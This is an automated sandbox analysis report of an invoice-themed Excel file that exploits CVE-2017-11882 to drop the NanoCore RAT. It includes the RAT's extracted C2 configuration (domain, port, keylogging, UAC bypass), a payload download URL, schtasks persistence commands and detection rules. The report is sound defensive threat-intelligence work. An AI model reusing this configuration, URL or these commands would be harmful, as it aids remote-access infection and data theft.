ID: 483709
Sample Name: INVOICE = 212888585 .xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:56:16
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report INVOICE = 212888585 .xlsx

Overview


General Information

Sample Name:	INVOICE = 212888585 .xlsx
Analysis ID:	483709
MD5:	145e00853b80fb2.
SHA1:	fa80c59ebbafc43..
SHA256:	e9c342550d334b..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for dropp…
- Yara detected Nanocore RAT
- Tries to detect sandboxes and other…
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2584 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 832 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - ALP.exe (PID: 1272 cmdline: C:\Users\user\AppData\Roaming\ALP.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
    - ALP.exe (PID: 1212 cmdline: C:\Users\user\AppData\Roaming\ALP.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
      - schtasks.exe (PID: 2212 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp3811.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 2596 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp277F.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2612 cmdline: taskeng.exe {6D7D75E4-8EFD-44BB-96AC-FEA7E6E0852F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - ALP.exe (PID: 2608 cmdline: C:\Users\user\AppData\Roaming\ALP.exe 0 MD5: 60E9F1E8596C98A6B07129D9C24EC359)
    - ALP.exe (PID: 2700 cmdline: C:\Users\user\AppData\Roaming\ALP.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
  - smtpsvc.exe (PID: 2668 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0 MD5: 60E9F1E8596C98A6B07129D9C24EC359)
    - smtpsvc.exe (PID: 1412 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
    - smtpsvc.exe (PID: 2196 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
- smtpsvc.exe (PID: 2796 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 60E9F1E8596C98A6B07129D9C24EC359)
  - smtpsvc.exe (PID: 2192 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
  - smtpsvc.exe (PID: 344 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 60E9F1E8596C98A6B07129D9C24EC359)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "9ed8d108-2eb1-4e23-9679-783796e4",
  "Group": "Default",
  "Domain1": "godisgood1.hopto.org",
  "Domain2": "",
  "Port": 7712,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task>"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.523014987.00000000032D9000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000000E.00000002.523014987.00000000032D9000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x4312d:$a: NanoCore • 0x43186:$a: NanoCore • 0x431c3:$a: NanoCore • 0x4323c:$a: NanoCore • 0x568e7:$a: NanoCore • 0x568fc:$a: NanoCore • 0x56931:$a: NanoCore • 0x6f8c3:$a: NanoCore • 0x6f8d8:$a: NanoCore • 0x6f90d:$a: NanoCore • 0x4318f:$b: ClientPlugin • 0x431cc:$b: ClientPlugin • 0x43aca:$b: ClientPlugin • 0x43ad7:$b: ClientPlugin • 0x566a3:$b: ClientPlugin • 0x566be:$b: ClientPlugin • 0x566ee:$b: ClientPlugin • 0x56905:$b: ClientPlugin • 0x5693a:$b: ClientPlugin • 0x6f67f:$b: ClientPlugin • 0x6f69a:$b: ClientPlugin
00000004.00000002.691493356.00000000021B0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost
00000004.00000002.691493356.00000000021B0000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x350b:$x2: NanoCore.ClientPluginHost • 0x52b6:$s4: PipeCreated • 0x34f8:$s5: IClientLoggingHost
00000011.00000002.528139712.000000000223 1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 83 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.smtpsvc.exe.2564e04.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
16.2.smtpsvc.exe.2564e04.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
16.2.smtpsvc.exe.358b34e.4.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0x145e3:$x1: NanoCore.ClientPluginHost • 0x2d5bf:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost • 0x14610:$x2: IClientNetworkHost • 0x2d5ec:$x2: IClientNetworkHost
16.2.smtpsvc.exe.358b34e.4.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x145e3:$x2: NanoCore.ClientPluginHost • 0x2d5bf:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0x156be:$s4: PipeCreated • 0x2e69a:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost • 0x145fd:$s5: IClientLoggingHost • 0x2d5d9:$s5: IClientLoggingHost
16.2.smtpsvc.exe.358b34e.4.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 191 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Laye Protocol 1 1 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Laye Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE = 212888585 .xlsx	43%	Virustotal		Browse
INVOICE = 212888585 .xlsx	50%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
INVOICE = 212888585 .xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ALP.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	30%	ReversingLabs		
C:\Users\user\AppData\Roaming\ALP.exe	30%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.ALP.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
17.2.smtpsvc.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.2.ALP.exe.6c0000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File
16.2.smtpsvc.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
14.2.ALP.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
godisgood1.hopto.org	0%	Avira URL Cloud	safe	
	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://136.144.41.96/HHK.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
godisgood1.hopto.org	103.147.184.84	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
godisgood1.hopto.org	true	• Avira URL Cloud: safe	unknown
	true	• Avira URL Cloud: safe	low
http://136.144.41.96/HHK.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.147.184.84	godisgood1.hopto.org	unknown		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
136.144.41.96	unknown	Netherlands		49981	WORLDSTREAMNL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483709
Start date:	15.09.2021
Start time:	11:56:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INVOICE = 212888585 .xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@26/9@18/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.8% (good quality ratio 1.8%) • Quality average: 94.6% • Quality standard deviation: 13.8%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:56:48	API Interceptor	15x Sleep call for process: EQNEDT32.EXE modified
11:56:49	API Interceptor	1529x Sleep call for process: ALP.exe modified
11:56:52	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
11:56:54	API Interceptor	2x Sleep call for process: schtasks.exe modified
11:56:55	Task Scheduler	Run new task: SMTP Service path: "C:\Users\user\AppData\Roaming\ALP.exe" s>$(Arg0)
11:56:55	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)
11:56:56	API Interceptor	406x Sleep call for process: taskeng.exe modified
11:57:01	API Interceptor	179x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.41.96	RFQ 13787.xlsx	Get hash	malicious	Browse	• 136.144.41.96/AKI.exe
	Retha F. Fourie CV.xlsx	Get hash	malicious	Browse	• 136.144.41.96/XNJ.exe
	CV Tarek Yehia.xlsx	Get hash	malicious	Browse	• 136.144.41.96/XNO.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
godisgood1.hopto.org	kGIBTCae7v.exe	Get hash	malicious	Browse	• 103.156.91.208
	Vs57n7RHgP.exe	Get hash	malicious	Browse	• 103.156.91.208
	v5rJN9eflV.exe	Get hash	malicious	Browse	• 103.89.90.65
	VzzCzKHwT5.exe	Get hash	malicious	Browse	• 103.167.85.222
	TT COPY.xlsx	Get hash	malicious	Browse	• 103.167.85.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pYOaPT4Zks.exe	Get hash	malicious	Browse	• 103.167.85.222
	v93t289icC.exe	Get hash	malicious	Browse	• 103.155.81.71
	PO- SOHME202162312.exe	Get hash	malicious	Browse	• 103.155.81.71
	BDH9YAC4aQ.exe	Get hash	malicious	Browse	• 105.112.101.125
	JBIY8HTthL.exe	Get hash	malicious	Browse	• 105.112.101.125

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WORLDSTREAMNL	zoD4YzpMMG	Get hash	malicious	Browse	• 89.39.104.0
	RFQ 13787.xlsx	Get hash	malicious	Browse	• 136.144.41.96
	jPxSe1Y8HV.exe	Get hash	malicious	Browse	• 80.66.87.32
	9c2NwBeaMN.exe	Get hash	malicious	Browse	• 185.177.125.94
	9gS8VdUFK6.apk	Get hash	malicious	Browse	• 89.39.105.16
	7ErW9gaqY2.exe	Get hash	malicious	Browse	• 185.177.125.94
	wJtL8lkk83.exe	Get hash	malicious	Browse	• 185.177.125.94
	AMxo8mW9BE.exe	Get hash	malicious	Browse	• 80.66.87.32
	Sy5c0DbxMw.exe	Get hash	malicious	Browse	• 80.66.87.32
	kj1CaURZbn.exe	Get hash	malicious	Browse	• 185.177.125.94
	7liS1YWCOy.exe	Get hash	malicious	Browse	• 185.177.125.94
	da6332feebc2a530509de0c661231bbd427327c31d660.exe	Get hash	malicious	Browse	• 185.177.125.94
	hhXB3QLUty.exe	Get hash	malicious	Browse	• 185.177.125.94
	9c9cdb438163a2e64adcb398a6f1f1abcdc81c1cf35ab.exe	Get hash	malicious	Browse	• 185.177.125.94
	2qE9TLzYDn.exe	Get hash	malicious	Browse	• 185.177.125.94
